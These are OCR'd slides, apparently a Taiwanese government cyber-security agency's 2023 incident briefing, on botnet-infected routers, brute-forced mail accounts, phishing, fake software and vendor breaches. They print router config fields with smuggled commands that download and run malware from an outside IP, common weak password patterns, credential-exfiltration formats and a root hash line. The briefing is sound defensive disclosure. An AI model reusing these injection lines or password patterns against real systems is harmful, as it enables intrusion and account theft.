
② 提供新冠疫情計畫資訊，發動社交工程攻擊

③ 偽造民眾問題諮詢郵件，寄送惡意後門程式

通報事件分析(1/2)

- 112年1月1日至4月30日共接獲206件政府機關資安事件通報
- 事件影響等級以1級事件為主占84.46%，3級事件僅占0.49%
- 49.03%為機關接獲資安院警訊通告後所進行之通報






※統計區間：112年1月1日至4月30日


通報事件分析(2/2)

國家資通安全研究院
National Institute of Cyber Security

- 事件類型以非法入侵為大宗，其中又以機關接獲資安院警訊通知後進行通報為主



- 可識別之事件原因
  - 「弱密碼」 13.74%
  - 「應用程式漏洞」9.89%
  - 「設備異常/毀損」9.34%



※統計區間：112年1月1日至4月30日

政府資安事件案例分析

近期常見資安事件

網通設備疏於更新導致存在資安風險，
遭利用成為殭屍網路設備

郵件帳號設置弱密碼遭暴力破解，導致資料外洩，
帳號並遭利用對外發送惡意郵件

人員資安意識不足，開啟惡意郵件，導致資料外洩，
或瀏覽網頁點擊惡意連結，導致資料遭勒索軟體加密

供應鏈廠商遭駭成為入侵跳板

利用產品或網站漏洞發動攻擊，導致系統受駭

網通設備疏於更新遭植入惡意程式

國家資通安全研究院
National Institute of Cyber Security

案情提要

- 近期資安院偵測發現多個公務機關對外進行殭屍網路(Mirai Botnet)異常連線行為，共發布13則資安警訊通知機關應處
- 經機關調查後發現連線設備多為某廠牌之網通設備，受駭設備多久未進行韌體/軟體更新，舊版本存在資安漏洞遭利用

網通設備存在漏洞可修改設定檔
該設定檔已遭駭客竄改，會自行下載惡意程式

https://[IP:PORT]/cgi-bin/config.exp

```
DAYLIGHTSTARTDATE=06:25
DAYLIGHTENDDATE=12:25
NTPSERVER=`ftpget 111.90.148.114 /tmp/P P;/tmp/P`
QBUTTON=NO
MULTIWANMODE=1
```

```
[LOG]
SORT=1
STATUS=NO
HOSTNAME=
MAILLOG=YES
SMTP=192.168.50.1
EMAILADDR=192.168.50.1@123.com
QUEUE=50
PERIOD=10`ftpget 111.90.148.114 /tmp/D D;/tmp/D`
MAILNOW=
```

防護建議


- 定期檢視並更新設備系統/韌體版本
- 評估汰換或加強防護已停止更新或支援之產品

弱密碼遭暴力破解(1/2)

國家資通安全研究院
National Institute of Cyber Security

案情提要

- 資安院發現多個機關郵件帳號密碼外洩，共發布15則資安警訊通知機關應處
- 經機關調查發現多為設置弱密碼遭成功暴力破解
- 機關雖規定密碼設置原則，人員為方便記憶而將密碼設置為Aa123456或與帳號相似密碼



近期政府機關外洩密碼

Aa123456


密碼與帳號相關

- 密碼與帳號相同
- 帳號重複兩次
- 帳號+@
- 帳號+@123

密碼與縣市名稱相關

- 縣市名稱+@1234
- 縣市名稱+@+123

弱密碼遭暴力破解(2/2)



駭客可利用帳密暴力破解工具(如Sanmao SMTP Mail Cracker)，制定密碼表、爆破成功後回傳之信件主旨及連線間隔時間

受駭偵測之主旨列表

You get a new smtp
WITID/[SSL狀態]/[使用者信箱]/[密碼]
[使用者信箱];[使用者信箱];[密碼];[郵件伺服器];[伺服器埠號];0;[帳密驗證方式]
[郵件伺服器]:[使用者信箱]:[密碼]:[使用者信箱]:[SSL狀態]::::0
[郵件伺服器],[伺服器埠號],[使用者信箱],[密碼]


防護建議


- 清查郵件伺服器之郵件帳號，停用或刪除未使用之郵件帳號，並確認系統上所有郵件帳號密碼均符合密碼複雜性需求
- 加強宣導避免設置常見、與帳號相似或鍵盤排序等具規則之弱密碼

人員資安意識不足-社交工程郵件(1/2)

案情提要

- 駭客利用Webmail零時差漏洞，將XSS跨站腳本注入社交工程郵件
- 當收件者透過Webmail開啟社交工程郵件，將觸發XSS跨站腳本攻擊並連線至外部含惡意程式碼之網頁
- 駭客利用Webmail零時差漏洞、偽冒政府機關信箱寄發釣魚郵件
- 收件人誤以為是業務相關或系統管理員通知軟體更新等因素，開啟/點擊惡意信件






人員資安意識不足-社交工程郵件(2/2)

國家資通安全研究院
National Institute of Cyber Security

防護建議

- 加強內部宣導，注意郵件來源正確性，勿開啟不明來源之郵件與相關附檔及連結
- 請注意個別系統之安全修補與病毒碼更新
- 確認網站連結正確性，避免點擊駭客偽裝可信網站之假網址




人員資安意識不足-偽冒程式

案情提要

- 資安院偵測發現某政府機關有偽冒程式之異常連線
- 經機關調查發現是同仁先前因有網路通訊需求，於公務電腦下載安裝電腦版Line程式，惟不慎下載到非官方之安裝檔，導致公務電腦受駭

防護建議

機關不應於公務設備安裝非公務使用軟體，如因應業務需求，亦應於官方網站下載業務需求之軟體工具



資料來源:https://www.mygopen.com/2021/08/fake-line.html

廠商維護環境或管理疏失(1/2)

案情提要

- 機關發現網站WordPress Plugin目錄遭植入惡意程式
- 經查係網站維護商為方便維護網站，於維護當日設定該目錄權限設定為所有人皆可寫入，惟完成作業後未將該目錄權限復原，遭駭客逕行存取並植入惡意程式
- 機關已恢復目錄限制存取、清查確保未有其他惡意程式殘留，並加強監督廠商維運作業，以避免類似情形再次發生

防護建議

- 機關應依資通安全管理法施行細則第4條落實委外監督管理之責，確保資安防護措施之有效性
- 依資通安全責任等級分級辦法附表十資通系統防護基準，規範存取控制採最小權限原則
- 僅依機關業務需求，開放指派任務所需之授權存取，降低因廠商疏忽所肇生之資安風險

廠商維護環境或管理疏失(2/2)

國家資通安全研究院
National Institute of Cyber Security

案情提要

- 駭客入侵委外廠商內部環境後，以廠商設備為跳板入侵政府機關
- 部分受害機關原既有白名單IP限制存取，惟網站存在上傳漏洞遭利用(無效的身分驗證與未有效限制檔案上傳格式)植入惡意程式
- 委外廠商為方便作業採用密鑰認證可免密碼登入，以致遭利用入侵政府機關

防護建議

- 遠端存取控制機制，依「原則禁止、例外允許」
- 若有必要允許外部遠端維護，應加強相關防護措施，採多因子驗證方式，強化遠端登入驗證
- 開放遠端存取期間原則以短天期為限，應確實關閉遠端網路連線服務，並更換遠端維護管道之登入密碼


產品或網站漏洞攻擊(1/2)

案情提要

- 機關例行性檢視日誌紀錄，發現郵件伺服器異常連線行為
- 發現某郵件伺服器存在安全性漏洞，攻擊者利用 Webmail程式的免驗證特性成功入侵

網站原生之CGI檔，將root password hash值Hardcode寫在參數中用以做驗證，以致免驗證即可執行root權限

root:1PePEybf2$92tQwnOz71ML7LWNp7j4H0:11554:0:99999:7:-1:-1:1075506364




報到資訊

